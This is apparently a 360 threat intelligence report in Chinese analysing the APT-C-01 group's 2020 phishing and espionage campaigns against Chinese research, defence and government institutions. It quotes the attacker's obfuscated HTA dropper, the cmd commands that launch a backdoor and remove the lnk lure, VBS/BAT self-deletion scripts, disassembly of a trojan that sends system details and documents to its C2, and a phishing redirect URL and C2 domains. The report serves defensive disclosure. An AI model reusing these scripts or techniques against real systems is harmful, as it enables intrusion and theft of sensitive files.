毒云藤（APT-C-01）组织2020上半年针对我重要机构定向攻击活动揭秘

原创 高级威胁研究院 360威胁情报中心 昨天

概述

毒云藤（APT-C-01）组织是一个长期针对国内国防、政府、科技和教育领域的重要机构实施网络间谍攻击活动的APT团伙，其最早的攻击活动可以追溯到2007年，360高级威研究院针对该团伙的攻击活动一直持续在进行追踪。

2019年上半年，360高级威研究院开始注意到APT-C-01组织针对国内科研机构，军工机构，国防机构，航空机构以及政府机构进行频繁的定向攻击活动。在使用360安全大脑进行溯源分析的过程中，我们发现该组织相关攻击活动从2019年5月开始至今持续活跃，从9月开始相关技战术迭代升级，目前针对相关重点目标进行集中攻击。


该组织2020年上半年主要进行了以下的定向攻击：

- 2020年初，在国内抗击疫情期间，该组织利用新型冠状肺炎为诱饵发起定向攻击，主要用于窃取相关的目标用户的邮箱密码
- 2020年上半年期间，该组织曾使用各类诱饵主题的鱼叉邮件，针对特定目标投递lnk恶意附件安装后门程序
- 2020年6月期间，该组织开始针对特定单一人物目标实施定向攻击。
- 近期，该组织针对相关目标又集中发起了一系列定向攻击活动

在本报告中，我们对APT-C-01组织上半年针对我重要机构等目标的定向攻击行动进行分析和总结，后续我们会持续披露该组织的最新攻击活动。

影响范围

在360安全大脑观测的数据范围内，我们发现此次攻击活动主要涉及国内科研机构，军工机构，国防机构，航空机构以及政府机构，其中最多的为科研机构，占比51%。被攻击目标机构的范围分布如下：



利用新型肺炎话题的攻击活动

2020年初，在国内抗击疫情之时，多个APT组织利用新型肺炎针对相关单位进行了攻击活动，APT-C-01也是其中之一。APT-C-01利用鱼叉邮件针对目标用户进行攻击，附件中通常携带伪造的邮箱钓鱼网站地址链接。

我们发现部分钓鱼链接利用知乎平台进行跳转。例如：

https://link.zhihu.com/?target=http://organization.serveusers.com/index.html


当用户点击钓鱼链接时，利用知乎进行跳转，最终跳转到钓鱼网站（伪造的qq/163等）邮箱文件中转站，诱惑目标用户输入账号密码信息。

图 利用知乎跳转

图　伪造QQ邮箱登录

利用lnk诱饵文件安装后门程序

APT-C-01组织在相关的攻击活动中利用了多种已知的攻击手法针对目标进行了恶意荷载投递，其中lnk诱饵文件的完整攻击流程如下：



该组织通过向目标发送带有恶意Rar附件的邮件,其中Rar文件中包含有恶意的lnk文件和一个恶意rtf文档，lnk文件通过mshta访问远程C2执行hta文件。

在其中一次攻击活动的hta文件中，我们发现攻击者连注释都没有去除。注释使用繁体文字，进一步暴露了攻击者的身份线索。

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

</head><body>AHAHAHAHAHAHA  hello World
<script language="JavaScript">
var a = "d";var b = "b";var c = "p";var d = "a";var e = "l";var f = "f";var g = "g";var h = "h";var i = "i";var j = "j";
var file = "中华全国供销合作总社关于印发《2020年深化供销合作社综合改革重点工作任务书》的通知.rtf";  //rtf名稱
var Bfile = "svchost_.tmp";  //後門名稱
var LFile = "2020年深化供销合作社综合改革重点工作任务书.rtf.lnk";  //LNK名稱
var NFile = "2020年深化供销合作社综合改革重点工作任务书.rtf";  //取代LNK檔案名稱
var all_path = path + file;
var rrr = x+n+a+aa+l+p+l;
var sleep = rrr+qq+ee+bb+qq+x+ee+qq+"choi"+x+l+ee+bb+t+ee+"5 /d y /n "+cc+ee+m+"ul" ;
var runrun = rrr+" "+qq+bb+x+ee+qq+ff+t+n+qq+c+ff+qq+aga+Bfile;
var cp = rrr+ee+bb+x+ee+x+o+c+y+ee+aa+aga+file+ee+aa+aga+NFile;
var de = rrr+ee+bb+x+ee+a+l+e+ee+LFile
var wws = Ga+Ge+x+qq+r+i+c+t+qq+aa+Ge+qq+h+l+e+qq+e;
var fso = new ActiveXObject(wws);
var fso_000 = fso.run(all_path);  //drop
var fso_111 = fso.run(sleep,0,true);  //sleep
var fso_333 = fso.run(cp,0,true);  //copy ori file to New file
var fso_444 = fso.run(de,0,true);  //delete LNK file
var fso_222 = fso.run(runrun,0,true);  //run
self.close();
</script>
Final demo
<span id="sbmarwbthv5"></span></body></html>
```

恶意的rtf文件中包含一个OLE对象，当rtf运行时，释放后门到%temp%目录下，利用hta文件启动后门程序。

hta文件会删除自身，然后启动真实的rtf文档欺骗用户，最后释放下一阶段植入物到%tmp%\svchost_.tmp执行。hta脚本执行的命令如下：

```
.\中华全国供销合作总社关于印发《2020年深化供销合作社综合改革重点工作任务书》的通知.rtf
cmd.exe /c choice /t 5 /d y /n > nul
cmd.exe /c copy .\中华全国供销合作总社关于印发《2020年深化供销合作社综合改革重点工作任务书》的通知.rtf .\2020年深化供销合作社综合改革重点工作任务书.rtf
cmd.exe /c del 2020年深化供销合作社综合改革重点工作任务书.rtf.lnk
cmd.exe /c %tmp%\svchost_.tmp
```

投递各类窃密木马

2020年3月，我们发现APT-C-01利用钓鱼邮件投递最新的窃密木马进行了多起攻击活动，攻击者利用钓鱼邮件携带恶意附件，附件为压缩包，其中包含APT-C-01的新窃密木马程序。

木马程序主要功能为获取目标计算机信息以及窃取特定文件名后缀的文档资料。木马程序在启动之后，在%temp%目录中释放system.vbs和system.bat文件，调用ShellExecute执行system.vbs文件。system.vbs文件执行system.bat。system.bat文件复制木马程序到%temp%目录。

system.vbs的文件内容

```
0036E6A4 00000000
0036E6A8 00000000
0036E6AC 0036EEC8  "C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\system.vbs"
0036E6B0 00000000
0036E6B4 00000000
0036E6B8 00000005
0036E6BC 00000000
0036E6C0 555C3A43
0036E6C4 73726573
```


```
On Error Resume Next
set ws=WScript.CreateObject("WScript.Shell")
ws.Run "C:\Users\ADMINI~1\AppData\Local\Temp\system.bat",0
set fso = CreateObject("Scripting.FileSystemObject")
f = fso.DeleteFile("C:\Users\ADMINI~1\AppData\Local\Temp\system.vbs")
```

system.bat文件内容

```
move C:\Users\ADMINI~1\AppData\Local\Temp\360zip$Temp\360$0\第二届国防大数据高峰论坛-会议通知.exe
copy C:\Users\ADMINI~1\AppData\Local\Temp\第二届国防大数据高峰论坛-会议通知.exe C:\Users\ADMINI~1\
del C:\Users\ADMINI~1\AppData\Local\Temp\system.bat
```

木马程序会弹出一个对话框，用于迷惑中招用户

```
.rdata:00421D58 Caption:                                ; DATA XREF: _main+166↑o
.rdata:00421D58                 text "UTF-16LE", '错误',0
.rdata:00421D5E                 db    0
.rdata:00421D5F                 db    0
.rdata:00421D60 ; const WCHAR Text
.rdata:00421D60 Text:                                   ; DATA XREF: _main+16B↑o
.rdata:00421D60                 text "UTF-16LE", '这个档案未知或者数据已经被损坏',0
.rdata:00421D80 ; CHAR aAugo[]
```



然后通过注册表获得中招计算机的ProductName，DisplayName等信息，加密后发送。

```
.text:004022E1                push    eax
.text:004022E2                push    20019h
.text:004022E7                push    0
.text:004022E9                push    offset SubKey   ; SOFTWARE\Microsoft\Windows NT\CurrentVersion
.text:004022EE                push    80000002h       ; hKey
.text:004022F3                call    ds:RegOpenKeyExW
.text:004022F9                test    eax, eax
.text:004022FB                jnz     short loc_402345
.text:004022FD                lea     eax, [ebp+cbData]
.text:00402300                push    eax             ; lpcbData
.text:00402301                lea     eax, [ebp+sProductName]
.text:00402307                push    eax             ; lpData
.text:00402308                lea     eax, [ebp+Type]
.text:0040230B                push    eax             ; lpType
.text:0040230C                push    0               ; lpReserved
.text:0040230E                push    offset ValueName ; "ProductName"
.text:00402313                push    [ebp+phkResult] ; hKey
.text:00402316                call    ds:RegQueryValueExW
.text:0040231C                test    eax, eax
.text:0040231E                jnz     short loc_402345
.text:00402320                mov     edx, 104h
.text:00402325                lea     ecx, [ebp+sProductName]
.text:0040232B                call    m_strEncrypt_4010C0
.text:00402330                push    0               ; flags
.text:00402332                push    104h            ; len
.text:00402337                lea     eax, [ebp+sProductName]
.text:0040233D                push    eax             ; buf
.text:0040233E                push    ebx             ; s
.text:0040233F                call    ds:send
```

紧接着开始遍历计算机磁盘获取特定文件名后缀的文档资料，并发送至C2。

```
.text:0040368A                call    ds:GetLogicalDrives
.text:00403690                mov     esi, eax
.text:00403692                test    esi, esi
.text:00403694                jz      loc_403792
.text:0040369A                xor     ecx, ecx
.text:0040369C                mov     dword ptr [esp+900h+hostshort], ecx
.text:004036A0
.text:004036A0 loc_4036A0:                            ; CODE XREF: _main+56A↓j
.text:004036A0                cmp     ecx, 1Ah
.text:004036A3                jz      loc_403792
.text:004036A9                mov     eax, esi
.text:004036AB                shr     eax, cl
.text:004036AD                test    al, 1
.text:004036AF                jz      loc_403782
.text:004036B5                xorps   xmm0, xmm0
.text:004036B8                mov     word ptr [esp+900h+var_8E8], 0
.text:004036BF                lea     eax, [ecx+41h]
.text:004036C2                movq    [esp+900h+RootPathName], xmm0
.text:004036C8                mov     byte ptr [esp+900h+RootPathName], al
.text:004036CC                lea     eax, [esp+900h+RootPathName]
.text:004036D0                push    eax             ; lpRootPathName
.text:004036D1                movaps  xmmword ptr [esp+54h], xmm0
.text:004036D6                mov     [esp+904h+anonymous_1], 0
.text:004036DE                mov     word ptr [esp+904h+RootPathName+1], 3Ah
.text:004036E5                call    ds:GetDriveTypeA
.text:004036EB                cmp     eax, 2
.text:004036EE                jnz     short loc_4036F7
.text:004036F0                push    offset aDriveRemovable ; "DRIVE_REMOVABLE"
.text:004036F5                jmp     short loc_403719
004239A0  AB 00 98 00 00 00 64 00  6F 00 63 00 00 00 64 00  ......d.o.c...d.
004239B0  6F 00 63 00 78 00 00 00  70 00 70 00 74 00 00 00  o.c.x...p.p.t...
004239C0  70 00 70 00 74 00 78 00  00 00 78 00 6C 00 73 00  p.p.t.x...x.l.s.
004239D0  00 00 78 00 6C 00 73 00  78 00 00 00 70 00 64 00  ..x.l.s.x...p.d.
004239E0  66 00 00 00 74 00 78 00  74 00 00 00 6A 00 70 00  f...t.x.t...j.p.
004239F0  67 00 00 00 72 00 61 00  72 00 00 00 37 00 7A 00  g...r.a.r...7.z.
00423A00  00 00 7A 00 69 00 70 00  00 00 00 00 00 00 00 00  ..z.i.p.........
.text:00402DC9                push    0               ; lpOverlapped
.text:00402DCB                push    eax             ; lpNumberOfBytesRead
.text:00402DCC                push    1000h           ; nNumberOfBytesToRead
.text:00402DD1                lea     eax, [ebp+Buffer]
.text:00402DD7                push    eax             ; lpBuffer
.text:00402DD8                push    ebx             ; hFile
.text:00402DD9                call    ds:ReadFile
.text:00402DDF                test    eax, eax
.text:00402DE1                jz      short loc_402E55
.text:00402DE3                mov     eax, [ebp+NumberOfBytesRead]
.text:00402DE6                test    eax, eax
.text:00402DE8                jz      short loc_402E47
.text:00402DEA                lea     ecx, [ebp+Buffer]
.text:00402DF0                cmp     eax, 1000h
.text:00402DF5                jnz     short loc_402E1B
.text:00402DF7                call    sub_401100
.text:00402DFC                push    0               ; flags
.text:00402DFE                push    1000h           ; len
.text:00402E03                lea     eax, [ebp+Buffer]
.text:00402E09                push    eax             ; buf
.text:00402E0A                push    [ebp+s]         ; s
.text:00402E0D                call    ds:send
```

最后释放新的system.vbs和system.bat用于自删除。

在此类攻击活动中，我们发现攻击者仍然使用了一个在360独家发布的《毒云藤（APT-C-01）军政情报刺探者揭露》报告中所披露的C2(emailser163.serveusers.com)实施了部分攻击活动。通过这种现象，我们可以发现APT-C-01组织是如何肆无忌惮的进行网络窃密活动，并没有因为安全厂商的披露而有所收敛。

攻击行动C2关联

- 部分C2与早期攻击活动动态域名供应商相同

2018年9月20号，360披露了毒云藤(APT-C-01)组织， 在当时的披露的攻击活动中该组织使用的动态域名服务商changeIP占比最大。而此次攻击活动中，攻击者依然热衷与使用动态域名，域名命名风格与早期已披露攻击活动中使用的相似，喜欢伪造成国内邮箱服务提供商的域名。

- 利用pastebin.com存储hta文件

在2020年3月的一次攻击中，APT-C-01利用pastebin.com来存储hta文件，攻击者利用lnk启动mshta.exe来访问pastebin.com以获取hta文件。

- 使用同一C2进行不同的攻击

APT-C-01经常使用同一个C2发起不同的攻击活动，我们最初注意到该C2的攻击活动为lnk诱饵攻击，攻击使用的钓鱼文档名为“2020年******重点工作任务书.rtf.lnk”。在后续针对该C2进行分析时发现，该C2下同时还会存在伪装成网易邮箱网站进行的钓鱼攻击，钓鱼页面如下：

附录

MITRE ATT&CK 技术矩阵

Tactic	ID	Name	Description
Initial Access	T1268	Conduct social engineering	使用社会工程学针对目标定制鱼叉邮件
	T1193	Spearphishing Attachment	利用钓鱼邮件附件进行初始攻击
	T1192	Spearphishing Link	利用钓鱼链接进行初始攻击
	T1204	User Execution	诱骗用户点击执行
	T1194	Spearphishing via Service	制作假邮箱网站骗取用户密码
Execution	T1170	Mshta	利用hta脚本安装后门程序
	T1059	Command-Line Interface	利用cmd.exe执行命令

APT-C-01组织攻击行动中使用的部分诱饵文件名

文件名
关于调整部分优抚对象等人员抚恤和生活补助标准的通知
会议资料-定稿
2018-2020军民融合*****
*******手册
********题库
2020********最新题库_目录
云端****资料
******资格
******参考手册
中******发文件
中******中心工作通知
2020新法律法规汇总表
院科*******推荐表
会******定稿
*******国际简介
关于*****建设的意见

航天****8建议书
航天*****方向建议
*******试验报告
武汉肺炎****
军******规定
军*******总表
******决策重点实验室
中华全国供*****的通知
2020年*****任务

团队介绍

TEAM INTRODUCTION

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

文章已于2020-10-12修改